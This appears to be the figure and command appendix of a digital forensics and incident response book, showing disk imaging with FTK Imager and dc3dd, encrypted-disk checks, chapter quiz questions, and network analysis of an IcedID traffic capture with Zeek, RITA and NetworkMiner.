


Figure 8.4 – Setting Eraser task




Figure 8.5 – Eraser drive selection




Figure 8.6 – Erasure method selection

Figure 8.8 – Packaging integrity check



Figure 8.9 – Example disk photo



Figure 8.10 – Physical write blocker setup




Figure 8.11 – FTK Imager main menu




Figure 8.12 – FTK Imager source selection




Figure 8.13 – Suspect drive selection




Figure 8.14 – FTK Imager Create Image window




Figure 8.15 – FTK Imager Select Image Type window




Figure 8.16 – FTK Imager Evidence Item Information window




Figure 8.17 – FTK Imager Select Image Destination window



Figure 8.18 – FTK Imager Create Image window




Figure 8.19 – FTK Imager Creating Image window




Figure 8.20 – FTK Imager result verification

```
Administrator: Command Prompt - EDDv302.exe
C:\Users\madno\Downloads\EDDv302>EDDv302.exe

Encrypted Disk Detector v3.0.2
Copyright (c) 2009-2021 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is governed by the End User License Agreement available at www.magnetforensics.com/legal. //

* Checking physical drives on system... *
Checking PhysicalDrive0 - BA HF5512GD9TNG-62A0A (512 GB) - Status: OK
* Completed checking physical drives on system. *

* Now checking logical volumes on system... *
Drive C: [Label: Local Disk] (PhysicalDrive0), Drive Type: Fixed, Filesystem: NTFS, Size: 510 GB, Free Space: 383 GB
* Completed checking logical volumes on system. *

* Running Secondary Bitlocker Check... *
Volume C: [Local Disk] is encrypted using Bitlocker.
* Completed Secondary Bitlocker Check... *

* Checking for running processes... *
* Completed checking running processes. *

*** Encrypted volumes and/or processes were detected by EDD. ***

Press any key to continue...
(Use 'EDD /batch' to bypass this prompt next time)
```

Figure 8.21 – Encrypted Disk Detector




Figure 8.22 – ESXi VM files

```
caine@caine: ~  
File Edit View Search Terminal Help  
caine@caine:~$ sudo fdisk -l  
Disk /dev/loop0: 3,77 GiB, 4023779328 bytes, 7858944 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
  
Disk /dev/sda: 447,13 GiB, 480103981056 bytes, 937703088 sectors  
Disk model: WDC WDS480G2G0A-  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: dos  
Disk identifier: 0x79de8545  
  
Device      Boot      Start          End      Sectors      Size Id Type  
/dev/sda1                2048 123796889 123794842      59G 27 Hidden NTFS WinRE  
/dev/sda2 *    123797504 124744724   947221 462,5M 27 Hidden NTFS WinRE  
/dev/sda3        124745728 937703087 812957360 387,7G  7 HPFS/NTFS/exFAT
```

Figure 8.23 – fdisk output data

```
caine@caine: ~
File Edit View Search Terminal Help

Disk /dev/sdb: 4,56 TiB, 5000981077504 bytes, 9767541167 sectors
Disk model: BUP BK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: 42DE8387-AC4E-471A-A910-22F14F970169

Device      Start      End      Sectors  Size Type
/dev/sdb1    34        32767    32734    16M Microsoft reserved
/dev/sdb2    32768     9767538687 9767505920 4,6T Microsoft basic data

Partition 1 does not start on physical sector boundary.

Disk /dev/sdc: 14,61 GiB, 15669919744 bytes, 30605312 sectors
Disk model: Cruzer Glide
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa50fc981

Device      Boot Start      End      Sectors  Size Id Type
/dev/sdc1   *      2048    30605311 30603264 14,6G  c W95 FAT32 (LBA)
```

Figure 8.24 – fdisk output data




Figure 8.25 – UnBlock device selection

```
caine@caine: /mnt/Disk_Images/Incident2022-034
File Edit View Search Terminal Help
caine@caine:/mnt/Disk_Images/Incident2022-034$ sudo dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt

dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt
device size: 937703088 sectors (probed), 480,103,981,056 bytes
sector size: 512 bytes (probed)
480103981056 bytes ( 447 G ) copied ( 100% ), 11176 s, 41 M/s
```

Figure 8.26 – dc3dd command and output

```
input results for device `/dev/sda':
  937703088 sectors in
  0 bad sectors replaced by zeros
  9fc8eb158e5665a05875f4f5f2e6f791 (md5)

output results for file `ACMELaptop056.img':
  937703088 sectors out

dc3dd completed at 2022-05-25 01:23:30 +0200
```

Figure 8.27 – Dc3dd imaging completion

IR Evidence 1 (D:) > Incident2022-034				Search Incident2022-034
Name	Date modified	Type	Size	
ACMELaptop056.img	5/24/2022 5:23 PM	Disc Image File	460,051,544 KB	
ACMELaptop56.txt	5/24/2022 5:23 PM	TXT File	1 KB	

Figure 8.28 – Dc3dd output files

Code and Commands

Command 8.1:

```
caine@caine:~$sudo fdisk -l
```

Command 8.2

```
caine@caine:~$ sudo mkdir /mnt/Disk_Images
```

Command 8.3:

```
caine@caine:~$ sudo mount /dev/sdb2 /mnt/Disk_Images
```

Command 8.4:

```
caine@caine:~$ cd /mnt/Disk_Images
```

Command 8.5:

```
caine@caine:~$ mkdir Incident2022-034
```

Command 8.6:

```
caine@caine :/ mnt /Disk_Images$ cd Incident2022-034
```

Command 8.7:

```
caine@caine:/mnt/Disk_Images/Incident2022-034$ dc3dd  
if=/dev/sda of=ACMELaptop056.img hash=md5  
log=ACMELaptop56.txt
```

Code 8.1:

```
dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200  
compiled options:  
command line: dc3dd if=/dev/sda of=ACMELaptop056.img  
hash=md5 log=ACMELaptop56.txt  
device size: 937703088 sectors (probed), 480,103,981,056  
bytes  
sector size: 512 bytes (probed)  
480103981056 bytes ( 447 G ) copied ( 100% ), 11176,1 s, 41  
M/s  
input results for device `/dev/sda':  
937703088 sectors in  
0 bad sectors replaced by zeros  
9fc8eb158e5665a05875f4f5f2e6f791 (md5)
```

```
output results for file `ACMELaptop056.img':  
    937703088 sectors out  
dc3dd completed at 2022-05-25 01:23:30 +0200
```

Questions

1. What are the two types of write blockers? (Select two)
 - Hardware
 - Digital
 - Software
 - Court-approved
2. Responders should ensure that any storage drive that's used for imaging is properly sanitized before each use.
 - True
 - False
3. What type of imaging is used to acquire the entire physical volume of a drive?
 - Dead imaging
 - Live imaging
 - Remote imaging
 - Hardware imaging
4. Which imaging application is found only on Linux systems?
 - FTK Imager
 - EnCase Imager
 - AFF4
 - dd

Further reading

Refer to the following resources for more information about the topics covered in this chapter:

- **FTK Imager Guide:**
https://d1kpmuwb7qv1i.cloudfront.net/Imager/4_7_1/FTKImager_UserGuide.pdf

- *NIST Computer Forensic Tools & Techniques Catalog:*
https://toolcatalog.nist.gov/search/index.php?ff_id=1
- *An Overview of Disk Imaging Tool in Computer Forensics:*
<https://www.sans.org/reading-room/whitepapers/incident/overview-disk-imaging-tool-computer-forensics-643>

Chapter 9

Images

Src Addr	Dst Addr	Sport	Dport	Proto	Packets	Bytes	Flows
192.168.1.7	192.168.2.56	5734	22	tcp	42	3028	1
192.168.1.5	192.168.2.45	3687	22	tcp	52	2564	1
192.168.1.7	192.168.2.55	4675	22	tcp	1	1240	1
192.168.1.6	192.168.2.34	6897	22	tcp	46	4056	1
192.168.1.6	192.168.2.56	3657	445	tcp	325	56798	1

Figure 9.1 – Sample NetFlow data

```
Queries: 24 new, 24 total, EOF
```

Sources	Count	%	cum%
-----	-----	-----	-----
10.3.21.102	24	100.0	100.0

Figure 9.2 – DNS query count

```
dfir@ubuntu:~/rita$ ls -al
total 9868
drwxrwxr-x  2 dfir dfir   4096 Jun  6 07:42 .
drwxr-xr-x 19 dfir dfir   4096 May 29 17:07 ..
-rw-rw-r--  1 dfir dfir  61321 Jun  6 07:42 conn.log
-rw-rw-r--  1 dfir dfir  10856 Jun  6 07:42 dce_rpc.log
-rw-rw-r--  1 dfir dfir  19588 Jun  6 07:42 dns.log
-rw-rw-r--  1 dfir dfir  33352 Jun  6 07:42 files.log
-rw-rw-r--  1 dfir dfir   2666 Jun  6 07:42 http.log
-rw-rw-r--  1 dfir dfir 9845456 Jun  6 07:38 icedid.pcap
-rwxrwxr-x  1 dfir dfir  28088 Mar 24 12:29 install.sh
-rw-rw-r--  1 dfir dfir   1353 Jun  6 07:42 kerberos.log
-rw-rw-r--  1 dfir dfir    254 Jun  6 07:42 packet_filter.log
-rw-rw-r--  1 dfir dfir    750 Jun  6 07:42 pe.log
-rw-rw-r--  1 dfir dfir   1150 Jun  6 07:42 smb_mapping.log
-rw-rw-r--  1 dfir dfir  20003 Jun  6 07:42 ssl.log
-rw-rw-r--  1 dfir dfir    814 Jun  6 07:42 weird.log
-rw-rw-r--  1 dfir dfir  43084 Jun  6 07:42 x509.log
```

Figure 9.3 – Zeek log files


```
dfir@ubuntu:~/rita$ rita import *.log IcedID
[+] Importing [conn.log dce_rpc.log dns.log files.log http.log kerberos.log packet_filter.log pe.lo
g smb_mapping.log ssl.log weird.log x509.log]:
[-] Verifying log files have not been previously parsed into the target dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: IcedID ...
[-] Parsing ssl.log -> IcedID
[-] Parsing conn.log -> IcedID
[-] Parsing dns.log -> IcedID
[-] Parsing http.log -> IcedID
[-] Finished parsing logs in 4ms
[-] Host Analysis: 43 / 43 [=====] 100 %
[-] Uconn Analysis: 42 / 42 [=====] 100 %
[!] No Proxy Uconn data to analyze
[-] Exploded DNS Analysis: 40 / 40 [=====] 100 %
[-] Hostname Analysis: 40 / 40 [=====] 100 %
[-] Beacon Analysis: 42 / 42 [=====] 100 %
[-] Gathering FQDNs for Beacon Analysis ... [ ]
[-] FQDN Beacon Analysis: 32 / 32 [=====] 100 %
[!] No Proxy Beacon data to analyze
[-] UserAgent Analysis: 4 / 4 [=====] 100 %
[!] No invalid certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!
```

Figure 9.4 – RITA Zeek log import

```
dfir@ubuntu:~/rita$ rita
NAME:
  rita - Look for evil needles in big haystacks.

USAGE:
  rita [global options] command [command options] [arguments...]

VERSION:
  v4.5.1

COMMANDS:
  delete, delete-database  Delete imported database(s)
  import                  Import zeek logs into a target database
  html-report             Create an html report for an analyzed database
  show-beacons-fqdn       Print hosts which show signs of C2 software (FQDN Analysis)
  show-beacons-proxy      Print hosts which show signs of C2 software (Internal -> Proxy)
  show-beacons            Print hosts which show signs of C2 software
  show-bl-hostnames       Print blacklisted hostnames which received connections
  show-bl-source-ips      Print blacklisted IPs which initiated connections
  show-bl-dest-ips        Print blacklisted IPs which received connections
  list, show-databases    Print the databases currently stored
  show-exploded-dns       Print dns analysis. Exposes covert dns channels
  show-long-connections  Print long connections and relevant information
  show-open-connections  Print open connections and relevant information
  show-strobes            Print strobe information
  show-useragents         Print user agent information
  test-config             Check the configuration file for validity
  help, h                Shows a list of commands or help for one command

GLOBAL OPTIONS:
  --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
  --help, -h                             show help
  --version, -v                          print the version
```



```
dfir@ubuntu:~/rita$ rita show-beacons IcedID
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl C
ount,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.838,10.1.28.101,149.255.35.174,234,21778,58,28409,2,3004,161,154,0,0,0,0,50996275
```

```

ofir@ubuntu:~/rita$ rita show-beacons-fqdn IcedID
Score,Source IP,FQDN,Connections,Avg. Bytes,Intvl Range,Size Range,Top Size,Top Intvl Count,Top S
ize Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.838,10.1.28.101,driverpackcdn.com,234,21778,58,28609,2,3004,161,154,0,0,0,0

```

The screenshot shows the NetworkMiner 2.7.3 application window. The main pane displays a list of hosts with columns for 'Hosts (30)', 'IP Address (ascending)', and 'Sort and Refresh'. The list includes various IP addresses and domain names, such as '1.220.97.234 [api.sify.org; hembudna.com]', '10.2.21.3 [MOTIVNGGLDRY-DC.motivngglry.net]', and '10.2.21.102 [SEKTOP-CLIENT1 (Windows)]'. The 'Case Panel' on the right shows 'Reverse' and 'MS' tabs, with a list of case files including '2022-05-18 20:16:11'.

Figure 9.8 – NetworkMiner GUI

NetworkMiner 2.7.3

File Tools Help

Select a network adapter in the list:

Hosts (30) Files (45) Images Message Credentials (0) Sessions (34) DNS (53) Parameters (1203) Keywords: Accesses

Filter keyword: Case sensitive Exact/Phrase Any column Clear Apply

Frame nr	Filename	Extension	Size	Source host	S. port	Destination host
5	index.txt	txt	13 B	52.20.78.242 [api.gify.org.hemkudra.com] [api.gify.org]	TCP 80	10.3.21.102 (Windows)
15	forum.php.html	html	132 B	195.58.93.4 [vanogesh.com]	TCP 80	10.3.21.102 (Windows)
24	2076.htm	htm	799 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
28	2076.htm	htm	799 B	45.8.124.233 [bor4omkin.ru]	TCP 80	10.3.21.102 (Windows)
32	xp3dootstream	root stream	211 916 B	25.227.198.287 [25.227.198.287]	TCP 80	10.3.21.102 (Windows)
522	graph.windows.net.cer	cer	4 243 B	20.190.151.131 [www.ms.a.prd.aadg.akadns.net] [ms.aadg.akadns.net]	TCP 443	10.3.21.102 (Windows)
